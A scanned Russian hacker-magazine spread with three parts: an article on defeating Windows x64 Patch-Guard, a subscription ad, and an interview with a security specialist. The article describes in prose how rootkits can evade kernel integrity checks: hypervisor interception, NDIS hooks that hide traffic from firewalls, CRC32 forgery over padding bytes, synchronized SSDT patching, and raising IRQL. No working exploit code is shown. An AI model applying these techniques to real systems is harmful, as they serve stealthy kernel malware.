<http://download.microsoft.com/download/c/2/9/c2935f83-1a10-4e4a-a137-c1db829637f5/windowsvistasecuritywp.doc>, [http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/KMCS\\_Walkthrough.doc](http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/KMCS_Walkthrough.doc), <http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kernel-en.doc> и другие).

Какая трогательная забота о пользователях! И какое пренебрежительное отношение к разработчикам! Microsoft делает вид, что проблемы обратной совместимости для 64-битных систем не существует в природе, как не существует готовых программ для них. Это неправда. Большинство программ (в том числе и драйверов!) переносится путем простой перекомпиляции с легкой ретушью, учитывающей специфику 64-битных архитектур.

Естественно, чем глубже вгрызается драйвер в 32-битное ядро, тем сложнее его отдрать, так что переход на 64-битные системы затянется надолго, а некоторые системные утилиты придется переписывать с чистого листа. Самое обидное, что ни вирусов, ни rootkit'ов это никак не коснется. Механизм обхода цифровой подписи путем модификации файла подкачки на секторном уровне был предложен Жанной Рутковской еще до появления Висты на прилавках, и заткнуть его Microsoft не под силу. Но даже если ей это удастся, в системе полно драйверов от сторонних разработчиков, позволяющих атакующему делать с ядром все что угодно, плюс дыры самой системы. Наконец, ничего не мешает написать драйвер, отключающий проверку цифровой подписи, и подписать его, воспользовавшись поддельным удостоверением личности. Конечно, это большой геморрой и вообще незаконно, но мы же не о законности говорим, а рассматриваем степень (не)защищенности.

Осознавая все это, Microsoft внедрила в свои 64-битные системы (XP, Виста, Server 2003 SP1, Server Longhorn) специальный механизм, контролирующий целостность ядра и титулованный гордым званием Patch-Guard. Стражник, значит. Между прочим, не претерпевший никаких значительных изменений со времен Server 2003 S1, где он, собственно



Они первыми взломали Patch-Guard

говоря, и появился впервые. Как говорил пра-пра-пра-дедушка Билла Гейтса: «Полковник Кольт уравнил людей в правах» и Patch-Guard, обладающий теми же самыми привилегиями, что и зловерные драйвера, имеет все шансы быть пропатченным прежде, чем успеет сказать «мяу».

Подробное описание внутреннего устройства Patch-Guard'a можно найти в статье «Bypassing PatchGuard on Windows x64» от skape и Skywing (на самом деле, в операции по трепанации этой твари было задействовано гораздо больше людей, упомянутых в статье): <http://uninformed.org/index.cgi?v=3&a=3&t=sumry>. Так же не помешает ознакомиться с официальными документами от самой Microsoft: [www.microsoft.com/whdc/driver/kernel/64bitpatching.mspx](http://www.microsoft.com/whdc/driver/kernel/64bitpatching.mspx) и [www.microsoft.com/whdc/driver/kernel/64bitpatch\\_FAQ.mspx](http://www.microsoft.com/whdc/driver/kernel/64bitpatch_FAQ.mspx).

Patch-Guard инициализируется только в отсутствии системного отладчика, подключающегося при загрузке (или его имитации в виде «затычки»), в противном случае отладчик не смог бы устанавливать программные точки останова (представляющие собой однобайтовую машинную команду CCh) и делать массу других жизненно важных вещей.

Будучи инициализированным, Patch-Guard в случайные промежутки времени (приблизительно один раз в 5-10 минут) запускает процедуру проверки целостности ядра, наводящую в системе настоящий шмон. Текущие версии создают копии всех критических структур данных и подсчитывают контрольные суммы NTOSKRNL.EXE (ядро), HAL.DLL (библиотека абстрагирования от оборудования) и NDIS.SYS (один из самых низкоуровневых сетевых драйверов). Почему Patch-Guard работает по принципу обходчика а-ля «в Багдаде все спокойно», вместо того, чтобы пресекать всякую попытку модификации в момент ее появления? Некоторые утверждают, что во всем виноват процессор, не предоставляющий таких возможностей. Ну, на самом деле, процессор предоставляет, только парни из Рэймонда воспользоваться этим не умеют, во всяком случае, не в той мере, в какой это необходимо.

Полный список контролируемых элементов приведен ниже (естественно, в последующих версиях Висты он может измениться):

- ТАБЛИЦА ГЛОБАЛЬНЫХ ДЕСКРИПТОРОВ — GDT;
- ТАБЛИЦА ДЕСКРИПТОРОВ ПРЕРЫВАНИЙ — IDT;
- СТЕК ЯДРА, ВЫДЕЛЕННЫЙ НЕ ЯДРОМ, А КЕМ-ТО ЕЩЕ;
- ТАБЛИЦА ДЕСКРИПТОРОВ СИСТЕМНЫХ СЕРВИСОВ — SSDT;
- ОБРАЗЫ СЛЕДУЮЩИХ СИСТЕМНЫХ ФАЙЛОВ: NTOSKRNL.EXE, NDIS.SYS, HAL.DLL;
- СЛУЖЕБНЫЕ MSR-РЕГИСТРЫ STAR/LSTAR/CSTAR/SFMASK, ОТВЕЧАЮЩИЕ ЗА SYSCALL'Ы;
- AMD X86-64 ПРЕДОСТАВЛЯЕТ ВОЗМОЖНОСТЬ КОНТРОЛЯ ЗА ОБРАЗОМ ЯДРА БЕЗ РАСЧЕТА CRC.

Контроль целостности системных файлов уже не позволяет перехватывать функции путем внедрения в их начало jump'a на хакерский обработчик, а слежение за SSDT препятствует подмене адресов сервисных функций на хакерские переходники к ним. Так же хакер не может вмешиваться в работу менеджера исключений или воздействовать на внутренние аргументы команды SYSCALL, хранящиеся в MSR-регистрах.

Вот с таким противником нам придется сразиться. Но так ли он страшен, как кажется?! Чтобы не пересказывать своими словами статью «Bypassing PatchGuard on Windows x64» (чего лишний раз повторяться?), авторы которой раздербанили Patch-

Guard в пух и прах, мышь сосредоточится на том, чего в этой статье не было.

→ **симбиотические пути выживания.** Собственно говоря, а чего это мы так встрепнулись? Чем нам, хакерам, мешает этот Patch-Guard, и зачем его убивать? Пускай живет и защищает нашу машину от всяких непрошенных тварей (типа кривых пионерских драйверов или червей), в то время как мы запустим свой хвост в чужие.

Все современные 64-разрядные процессоры семейства AMD x86-64 и Intel IA64, выпущенные после августа 2006 года, поддерживают механизмы аппаратной виртуализации. Достаточно, находясь в режиме ядра, выполнить машинную команду VMCALL (AMD) или VMXON (Intel), чтобы запустить гипервизор (в терминологии Intel — монитор виртуальных машин), переводящий операционную систему в гостевой режим и полностью контролирующей ее, перехватывая все обращения к портам ввода/вывода, прерывания, чтение/запись MSR-регистров (через которые, в частности, реализована инструкция SYSCALL). Мы как бы «подминаем» под себя операционную систему, работая в минусовом кольце (естественно, в «минусовом» чисто условно) и осуществляем перехват без модификации базового кода/данных гостевой системы, так что Patch-Guard ничего не сможет определить. Причем заткнуть эту дыру без значительного ущерба для функциональности Microsoft не сможет хотя бы по чисто маркетинговым соображениям, иначе — прощай аппаратная виртуализация!

С другой стороны — даже если оставить виртуализацию в покое и вернуться в реальный мир — Patch-Guard может контролировать только неизменяемые области кода и данных, а в том же самом драйвере NDIS.SYS полно указателей, находящихся в стеке, пуле памяти и других изменяемых местах. Остается найти такой указатель, который был бы инициализирован после загрузки драйвера в память и указывал на вызываемый код. Хакеры уже давно и небезуспешно научились устанавливать хуки на NDIS.SYS в обход Patch-Guard'a, маскируя «нежелательную» сетевую активность или направляя/принимая пакеты, скрывающиеся от брандмауэра. Главный и единственный минус этого решения — отсутствие универсальности. Приходится либо «тащить» смещения указателей каж-

		63	48	47	32	31	0
STAR	C000_0081h	SYSRET CS and SS		SYSCALL CS and SS		32-bit SYSCALL Target EIP	
LSTAR	C000_0082h	Target RIP for 64-Bit-Mode Calling Software					
CSTAR	C000_0083h	Target RIP for Compatibility-Mode Calling Software					
SFMASK	C000_0084h	Reserved, RAZ				SYSCALL Flag Mask	

MSR-регистры, обеспечивающие работу машинной команды syscall на x86-64



дой версии NDIS'a за собой (что монструозно, да и всех версий все равно не учесть), либо использовать эвристические методы (которые весьма ненадежны), либо... скачивать символьную информацию прямо с сервера Microsoft, воспользовавшись утилитой symchk, входящие в комплект поставки «Debugging Tools». Не слишком то изящное решение, но зато надежное:

```
symchk NDIS.SYS
```

```
/s srv*.\\*http://msdl.microsoft.com/download/symbols -v
```

**обходи мента сзади, а Patch-Guard — спереди.** Для проверки целостности путем системных библиотек разработчики Patch-Guard'a не стали использовать тяжеловесные алгоритмы типа MD5, а взяли быстрый и легкий CRC. Очевидно, они не учили матчасть, поскольку CRC хоть и относится к надежным алгоритмам, но ориентирован он на непреднамеренные искажения. Помехи на линии, например. Дописав несколько «корректирующих» байт (для CRC8 — один, для CRC16 — два, для CRC 32 — четыре и для CRC64 — восемь), мы добьемся того, что контрольная сумма модифицированного образа останется неизменной, и Patch-Guard ничего не заметит!

Поскольку Patch-Guard контролирует блоки фиксированного размера, наша задача слегка усложняется и, вместо дописывания корректирующих байт, мы должны записать их поверх неиспользуемых нулевых байт, или ненулевых — какая разница?! Главное, чтобы их значение можно было безболезненно менять на любое другое. В каждом файле легко найти множество команд NOP (опкод 90h), расположенных между функциями и служащих для выравнивания.

Остается только расковырять саму функцию, используемую Patch-Guard'ом для подсчета контрольной суммы (листинг 5).

Как можно заметить, на выходе функции PgCreateBlockChecksumSubContext мы получаем 32-битный Checksum, записываемый в структуру BLOCK\_CHECKSUM\_STATE вместе с базовым говоря, префикс «Pg» определенно означает Patch-Guard, позволяя нам легко и быстро отделять принадлежащие к Patch-Guard'у функции от всех остальных функций ядра). См. листинг 6.

Информационная емкость 32-битной контрольной суммы составляет всего 4 байта, которые элементарно рассчитываются даже без всякого перебора. Подробнее об этом можно прочитать в моей статье «Как подделывают CRC16/32» (валяющейся на <http://nezuhi.org.ru>), а так же в замеча-

```

kd> .hh
101: 00000000 (nt!Ke386FoiHelper+0x590)
00: 80466036 (nt!Ke386FoiHelper+0x590)
01: b0d5f4d8
02: b0d5f4e0
03: b0d5f4f9
04: 804665c2 (nt!Ke386FoiHelper+0x5b1c)
05: 80466706 (nt!Ke386FoiHelper+0x5c60)
06: b0d5f508
07: 80466d00 (nt!Ke386FoiHelper+0x12fa)
08: 000014b8
09: 8046715c (nt!Ke386FoiHelper+0x1656)
0a: 80467764 (nt!Ke386FoiHelper+0x175e)
0b: b0d5f517
0c: b0d5f526
0d: b0d5f535
0e: b0d5f544
0f: 8046868f (nt!Ke386FoiHelper+0x20e9)
10: 80468697 (nt!Ke386FoiHelper+0x2111)
11: 8046868b (nt!Ke386FoiHelper+0x2e15)
12: 8046868f (nt!Ke386FoiHelper+0x20e9)
13: 8046868b (nt!Ke386FoiHelper+0x2f65)
14: 8046868f (nt!Ke386FoiHelper+0x20e9)
15: 8046868f (nt!Ke386FoiHelper+0x20e9)
16: 8046868f (nt!Ke386FoiHelper+0x20e9)
17: 8046868f (nt!Ke386FoiHelper+0x20e9)
18: 8046868f (nt!Ke386FoiHelper+0x20e9)
19: 8046868f (nt!Ke386FoiHelper+0x20e9)
1a: 8046868f (nt!Ke386FoiHelper+0x20e9)
1b: 8046868f (nt!Ke386FoiHelper+0x20e9)
1c: 8046868f (nt!Ke386FoiHelper+0x20e9)
1d: 8046868f (nt!Ke386FoiHelper+0x20e9)
1e: 8046868f (nt!Ke386FoiHelper+0x20e9)
1f: 8046868f (nt!Ke386FoiHelper+0x20e9)
20: 00000000
21: 00000000
22: 00000000

```

**В IDT полно неиспользуемых нулей, которые можно использовать для коррекции**

тельном хакерском руководстве, ориентированном на астматиков и доходчиво рассказывающим, как вычисляется и подделывается CRC32 путем дописывания 4-х корректирующих байт в конец контролируемого блока: <http://foff.astalavista.ms/tutorialz/Crc.htm>, добротный перевод которой на русский лежит на: [www.pilorama.r2.ru/library/pdf/crcrevrs.pdf](http://www.pilorama.r2.ru/library/pdf/crcrevrs.pdf).

Учитывая, что Microsoft в любой момент может пересмотреть свои позиции, расширив контрольную сумму до 8-байт (что на 64-разрядных процессорах очень легко сделать), нелишним будет заблаговременное ознакомление с базовыми принципами алгоритма CRC64, описание которого припрятано на: [www.pdl.cmu.edu/maillinglists/ips/mail/msg02982.html](http://www.pdl.cmu.edu/maillinglists/ips/mail/msg02982.html).

Аналогичным образом осуществляется и модификация GDT/IDT — в них полно незадействованных полей и выкроить четыре байта не будет проблемой. А вот с SSDT дела обстоят похуже, поскольку Patch-Guard сверяет «рабочую» копию с ее «оригиналом», хранящимся внутри образа NTOSKRNL.EXE по адресу nt!KeServiceDescriptorTable. Кажется, что ситуация — финиш, но нет! Ведь мы уже умеем безболезненно модифицировать образ ядра, следовательно, нам ничего не будет стоить синхронно произвести изменения в обеих таблицах, и Patch-Guard снова ничего не заметит.

Весь вопрос в том, насколько надежен и «законен» такой hack? Ведь модификация образа ядра — далеко не атомарная операция! Сначала мы должны рассчитать CRC32 «исправленного» файла, затем модифицировать некое количество байт образа, после чего внедрить четыре «корректирующих» байта. А что если в промежутке между модификацией и «коррекцией» неожиданно проснется Patch-Guard и закричит: «Измена!!! Нас поймали!!!». Чтобы заставить его заткнуться, достаточно вспомнить, что «стражники» представляют собой обыкновенные отложенные процедуры — (Deferred Procedure Call) или сокращенно DPC, исполняющиеся на IRQL-уровне, равном

```

ntcall
Service table address: 00473f00 Number of services:000000f0
0000 0000 00473f00 param=00 ntosrnl!NtConnectPort+0000
0001 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0002 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0003 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0004 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0005 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0006 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0007 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0008 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0009 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
000a 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
000b 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
000c 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
000d 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
000e 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
000f 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0010 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0011 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0012 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0013 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0014 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0015 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0016 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0017 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0018 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0019 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
001a 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
001b 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
001c 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
001d 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
001e 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
001f 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0020 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0021 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0022 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0023 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0024 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000
0025 0000 00473f10 param=08 ntosrnl!NtQueryInformationProcess+0000

```

**Вместо подсчета контрольной суммы SSDT, Patch-Guard сверяет ее с оригиналом, поэтому обе копии приходится править синхронно**

двум. Если мы повысим IRQL (не забывая, что в многопроцессорных системах каждый процессор имеет свой IRQL), то никакие DPC исполняться не смогут, пока уровень вновь не будет понижен. Правда, вместе с DPC не будет работать и подкачка с диска, так что можно очень легко нарваться на голубой экран смерти, но! Если сначала обратиться к той странице образа, которую мы собирались модифицировать, а затем — к странице, куда собрались внедрять корректирующие байты, обе страницы гарантированно окажутся в памяти, и мы можем смело повышать IRQL на время модификации.

➔ **заключение.** Так все-таки, насколько надежен Patch-Guard и от чего он нас реально защищает? По правде говоря (положа руку на хвост), как и все сделанное Microsoft, Patch-Guard катастрофически ненадежен. Во-первых, он может быть элементарным образом отключен (что и было продемонстрировано авторами статьи «Bypassing PatchGuard on Windows x64»), во-вторых, после установки гипервизора основная операционная система неожиданно для себя переходит в гостевой режим, полностью подконтрольный монитору виртуальных машин. В-третьих, подсчет контрольной суммы защищаемых объектов выполнен в «пионерском» стиле, и не обнаруживает преднамеренные искажения. В принципе! И это все методы, не требующие перезагрузки!!! А если добавить сюда возможность создания собственного загрузчика, имитирующего наличие системного отладчика, то получится вообще косяк!

Черви, хакеры и rootkit'ы ничуть не пострадают, а вот легальным разработчикам придется попыть. «По уму» в Vista должна быть опция «задействовать Patch-Guard или нет», позволяющая пользователю выбирать несекулярную машину, несовместимую с кучей программ, или несекулярную машину, на которой все программы работают исправно. Но... Microsoft как всегда идет своим путем, повторяя дело, начатое Иваном Сусаниным **С**



Если при нажатии  
на кнопку двигатель  
не завелся - срочно  
купите журнал

**MAXI**  
tuning

В продаже  
с 1 ноября






## ПОДПИСКА В РЕДАКЦИИ

С 1 ОКТЯБРЯ ПО 31 ДЕКАБРЯ ПРОВОДИТСЯ  
СПЕЦИАЛЬНАЯ АКЦИЯ ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА

# СПЕЦ

ГODOВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ!

~~2040~~ руб.



1870 руб.



## ПЛЮС ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ  
БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО  
ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:


- ЯНВАРСКИЙ НОМЕР – ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
- ФЕВРАЛЬСКИЙ НОМЕР – ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ.

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА,  
ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.



## И ЭТО НЕ ВСЕ!

31 ДЕКАБРЯ СРЕДИ ЧИТАТЕЛЕЙ,  
ОФОРМИВШИХ ПОДПИСКУ НА ВСЬ 2007 ГОД,  
БУДЕТ РАЗЫГРАНО 200 МРЗ-ПЛЕЕРОВ QUMO X



Подпись плательщика





Сергей Гордейчик  
ака Offtopic

С этим человеком я знаком достаточно давно. В нашем журнале не раз появлялись его небольшие заметки и мнения по тому или иному вопросу в сфере ИТ-секьюрити. Когда готовили прошлый выпуск по безопасности — врезки с его ответами на вопросы мелькали практически в каждой статье по взлому/защите. Встречайте: offtopic, специалист по ИТ-безопасности с большой буквы.

**РАССКАЖИ ЧИТАТЕЛЯМ О СЕБЕ. КАК ЗОВУТ, СКОЛЬКО ЛЕТ, ГДЕ РАБОТАЕШЬ?**

**OFFTOPIC:** Сергей Гордейчик, 28, с сентября этого года работаю в компании Positive Technologies. Женат. Недавно родился сын, в связи с чем ощущаю хронический недосып :).

**СИЛЬНО МЕШАЕТ ДОСТАТОЧНО НЕПРОСТАЯ РАБОТА ЛИЧНОЙ ЖИЗНИ?**

**OFFTOPIC:** Жена меня поддерживает во всех моих начинаниях, хотя иногда, когда муж, выключив компьютер, хватается за КПК, выходит из себя. Но в большинстве ситуаций удается найти компромисс. Без нормального общения, отдыха и жизни в семье полноценно работать не получается — тупеешь. Меня не напрягают домашние дела, я очень люблю готовить. Разве что мытье посуды.

**КАК ДАВНО ПОЯВИЛОСЬ ЖЕЛАНИЕ ЗАНЯТЬСЯ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТЬЮ, ДА И ВООБЩЕ КОМПЬЮТЕРАМИ В ЦЕЛОМ?**

**OFFTOPIC:** Давным-давно, когда горы были высокие, я случайно попал на занятия компьютерного кружка на базе Лесотехникума, где молодых пациентов допускали до БК0010-01. Там я написал

свой первый hello world (точнее, circle), ну а дальше — basic, asm, focal, ДВК, Yamaha, хникумХТЕ. Заправлял этим кружком Геннадий Леонидович, которому я выражаю глубокую благодарность за его начинание.

**А КОГДА ТЫ НАЧАЛ ЗАНИМАТЬСЯ ИМЕННО БЕЗОПАСНОСТЬЮ? ЧТО ПОДТОЛКНУЛО?**

**OFFTOPIC:** Исторически сложилось. Как-то даже не могу сказать. Просочилось, в общем.

**КАКОЕ ОБРАЗОВАНИЕ ТЫ ПОЛУЧИЛ? И В КАКОМ ВЫСШЕМ УЧЕБНОМ ЗАВЕДЕНИИ? :)**

**OFFTOPIC:** Дальневосточный Университет Путей Сообщения (экс ХабИИЖТ), город Хабаровск. Могу многое рассказать про светофоры, стрелки и реле первого класса надежности :). По диплому «инженер-минус-электрик», специализация — «Микропроцессорные информационно-управляющие системы».

**ЧЕМ ЗАНИМАЕТСЯ POSITIVE TECHNOLOGIES? КАКУЮ ДОЛЖНОСТЬ ЗАНИМАЕШЬ ТЫ?**

**OFFTOPIC:** Чем только не приходится заниматься. Пентесты, анализ защищенности Web-приложений, беспроводных сетей... Ну и естественно — развитие XSpider. Если при ручной проверке находишь что-то, чего не нашел «спайдер» — пытаешься алгоритмизировать эту проверку, описать логику работы.

**НАСКОЛЬКО ОСТРО, НА ТВОЙ ВЗГЛЯД, СЕЙЧАС СТОИТ ПРОБЛЕМА БЕЗОПАСНОСТИ? И КАКОВЫ ТЕНДЕНЦИИ ПОСЛЕДНИХ 5 ЛЕТ?**

**OFFTOPIC:** Чем дальше, тем острее. Завязанность бизнеса на ИТ становится выше, количество систем и их сложность растет, объем кода увеличивается, уровень квалификации пользователей и администраторов падает. Все плохо :).

**С КАКИМИ СИСТЕМАМИ РАБОТАЛ/РАБОТАЕШЬ? БЫЛИ ЛИ СЛУЧАИ ВЗЛОМОВ?**

**OFFTOPIC:** Если перечислять все — получится похоже на резюме начинающего администратора. Специализируюсь на корпоративных сетях на базе продуктов Microsoft, но достаточно плотно приходится работать и с другими системами. Случаи взломов моих систем? Конечно. Мне до сих пор стыдно за некоторые программы, которые я писал во времена студенчества :). Если говорить о тех сетях, которые я администрировал,

то их тоже ломали. Но в большинстве случаев инцидент был обнаружен, расследован, а последствия минимизированы. Ведь абсолютной защиты не бывает, а когда не можешь предотвратить, необходимо управлять последствиями.

**ПРИЗНАЙСЯ ЧЕСТНО, САМОМУ ЛОМАТЬ КОГДА-НИБУДЬ ПРИХОДИЛОСЬ?**

**OFFTOPIC:** Когда ты стукнул в асю, — дописывал отчет об эксплуатации слепой SQL Injection в PostgreSQL на Web-сервере системы электронной коммерции, спрятанном за ModSecurity. Если ты имеешь ввиду «похакать ларов и засветиться на zone-h» (zone-h.org — ресурс, посвященный событиям в мире IT и безопасности в частности. — Прим. автора), то ответ отрицательный. Слишком уж я «советский человек». Даже платил в троллейбусах до установки турникетов.

**ВРЕМЕНА ПИОНЕРОВ ЗАСТАЛ, НАВЕРНОЕ?**

**OFFTOPIC:** Застал. Немного. Красный галстук гладил. И очень расстраивался из-за того, что дедушка Ленин всех обманывал и говорил людям не свое настоящее имя... Ульянов (приписки для молодежи).

**КАКОЙ КОМПЬЮТЕР СТОИТ У ТЕБЯ ДОМА? КАКАЯ ОСЬ? ЛЮБИМЫЙ СОФТ, КОТОРЫЙ ТЫ НЕ ПРОМЕНЯЕШЬ НА СВЕЖИЕ РАЗРАБОТКИ?**

**OFFTOPIC:** Дома держу Acer Aspire 9504. ОС — родная, Windows Mediacenter. Плюс полигончик на VMWare и тройка LiveFlash с разнообразными «пингвинами». К софту не привязан абсолютно. Разве что ностальгически вспоминаю один из своих первых КПК — Psion. ИМХО, самые удобные машинки для чтения/набора текста. Но сейчас этих машинок не выпускают, а Symbian переехал в смартфоны...

**ЧТО ПРОГРАММИРУЕШЬ И НА КАКИХ ЯЗЫКАХ?**

**OFFTOPIC:** С 2002 года ничего не пишу, кроме мультимедии для дома. До 2002 года основным моим занятием на работе было программирование. После 2002 года я программировать перестал. Так случилось. А мультимедиа... Ну, например, сейчас мастерю видеонаблюдение. OpenWRT + Web — камера + наладонник.

**ДАВНО С ТОБОЙ ОБЩАЮСЬ И ХОЧУ СПРОСИТЬ: ПОЧЕМУ OFFTOPIC? КАК РОДИЛСЯ НИК?**

**OFFTOPIC:** Как-то «в тему» пришлось.

**В КАКИХ КОНФЕРЕНЦИЯХ ПО БЕЗОПАСНОСТИ ТЫ УЧАСТВОВАЛ? КАКИЕ ИЗ НИХ ТЫ СЧИТАЕШЬ НАИБОЛЕЕ ИНТЕРЕСНЫМИ И ПОЛЕЗНЫМИ?**

**OFFTOPIC:** Я не большой ходок по конференциям. В России в большинстве случаев они скатываются к pre-sale, что скучно. Есть некоторая «обязаловка», типа Infosecurity. Их посещаю.

**ВРОДЕ ТОГО, ЧТО INFOSECURITY В ЛЮБОМ СЛУЧАЕ НАДО ПОСЕТИТЬ?**

**OFFTOPIC:** Ну «что ты за хакер — и без ноутбука или безопасник, не бывший на Infosecurity» :).

**С КАКИМИ ХАК/СЕКЬЮРИТИ-ГРУППАМИ ТЫ ОБЩАЕШЬСЯ? С КЕМ ИЗ СПЕЦИАЛИСТОВ ИЗ ОБЛАСТИ БЕЗОПАСНОСТИ IT ЗНАКОМ?**

**OFFTOPIC:** С «группами» знаком слабо. Для меня «андеграунд» и «сцена» закончились после распада рок-группы, в которой я участвовал :). Из «публичных» приходится общаться с разными людьми. Приятельствуем с Александром Антиповым, Владимиром Дубровиным, Варфоломеем Кашеевым (YAG КОННА). Кстати, в скором времени будет опубликована книга, написанная совместно с ЗАРАЗОй.

**А СЕЙЧАС ХОББИ ЕСТЬ? ЧЕМ ЛЮБИШЬ ЗАНИМАТЬСЯ В СВОБОДНОЕ ВРЕМЯ?**

**OFFTOPIC:** Чего-то конкретного нет, меняются быстро. Я дилетант, то есть забавляющийся.

**РАССКАЖИ ПОДРОБНЕЕ О КНИГЕ, КОТОРУЮ ПИШЕТЕ С ЗАРАЗОЙ?**

**OFFTOPIC:** Книжка по безопасности беспроводных технологий. Надеюсь, она станет первой из серии книг, к продолжению которой будут привлекаться эксперты в соответствующих областях. К сожалению, на российских книжных полках ощущается некоторый недостаток литературы для whitehat. «Как взломать все за 5 минут» — пожалуйста, «Анализ рисков политики безопасности» — легко, а нечто среднее практически отсутствует.

**ЧИТАЕШЬ «ХАКЕР»? ЧТО МОЖЕШЬ СКАЗАТЬ О ПРОЧИТАННОМ?**

**OFFTOPIC:** Читаю, когда редакторы скидывают ссылки на pdf. В «СПЕЦ» иногда просачиваются достаточно интересные вещи.

**ПОСОВЕТУЙ НАШИМ ЧИТАТЕЛЯМ, ЖЕЛАЮЩИМ ЗАНЯТЬСЯ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТЬЮ, САМЫЕ УДАЧНЫЕ И ПОЛЕЗНЫЕ РЕСУРСЫ? МОЖЕТ, КНИГИ КАКИЕ?**

**OFFTOPIC:** Зависит от направления, в котором человек собирается двигаться. Из «научно-популярных» по всем направлениям — securitylab.ru, bugtraq.ru. Ну, а дальше — в ширь или глубь по той или иной тематике... Информационная безопасность — достаточно широкая область знания, чтобы ее можно было вместить в пару ресурсов.

**КАКИЕ ЕСТЬ ЗАДУМКИ И ПЕРСПЕКТИВЫ НА БУДУЩЕЕ? OFFTOPIC:** Я на будущее не загадываю. В нашей стране это бесполезно.

**ЧТО ПОСОВЕТУЕШЬ ЧИТАТЕЛЯМ, ЖЕЛАЮЩИМ ПОПРОБОВАТЬ СЕБЯ К СФЕРЕ IT-SECURITY?**

**OFFTOPIC:** Подумать о более перспективных профессиях. Специалист по продажам, например **С**

## Друзья

### АЛЕКСАНДР АНТИПОВ

ХОРОШИЙ СПЕЦИАЛИСТ. ВО-ПЕРВЫХ, БЫСТРО УМЕЕТ СТАВИТЬ НА МЕСТО ТЕХ, КТО СЧИТАЕТ СЕБЯ УМНЕЕ ЕГО. А ВО-ВТОРЫХ — НЕМНОГО КОМПЛЕКСУЕТ (ХОТЯ НИКОГДА В ЭТОМ НЕ ПРИЗНАЕТСЯ), КОГДА ОКАЗЫВАЕТСЯ, ЧТО КТО УМНЕЕ ЕГО (ОБЪЕКТИВНО ГОВОРЯ, ТАКИХ НАЙТИ ОЧЕНЬ СЛОЖНО). ИЗ-ЗА ВТОРОГО, ЧАСТО, ЕСЛИ В ЧЕМ-ТО НЕ УВЕРЕН, ПЫТАЕТСЯ ВЫДАТЬ СВОЕ ГЕНИАЛЬНОЕ ТВОРЕНИЕ ЗА СВОЕГО КЛОНА (ТЕЩУ, ЖЕНУ, СОСЕДА). С ДРУГОЙ СТОРОНЫ, ЭТО ПОМОГАЕТ ЕМУ ПОСТОЯННО СОВЕРШЕНСТВОВАТЬСЯ, НА ЧТО НЕ КАЖДЫЙ СПОСОБЕН. ПО-МОЕМУ, КОЛИЧЕСТВО ПРОФЕССИОНАЛЬНЫХ СЕРТИФИКАТОВ У НЕГО ИСЧИСЛЯЕТСЯ КИЛОГРАММАМИ. ДУМАЮ, ОН САМ НЕ ОТВЕТИТ НА ВОПРОС, СКОЛЬКО У НЕГО ИХ (И НЕ ОТВЕТИЛ. — ПРИМ. АВТОРА).

### ЗАРАЗА

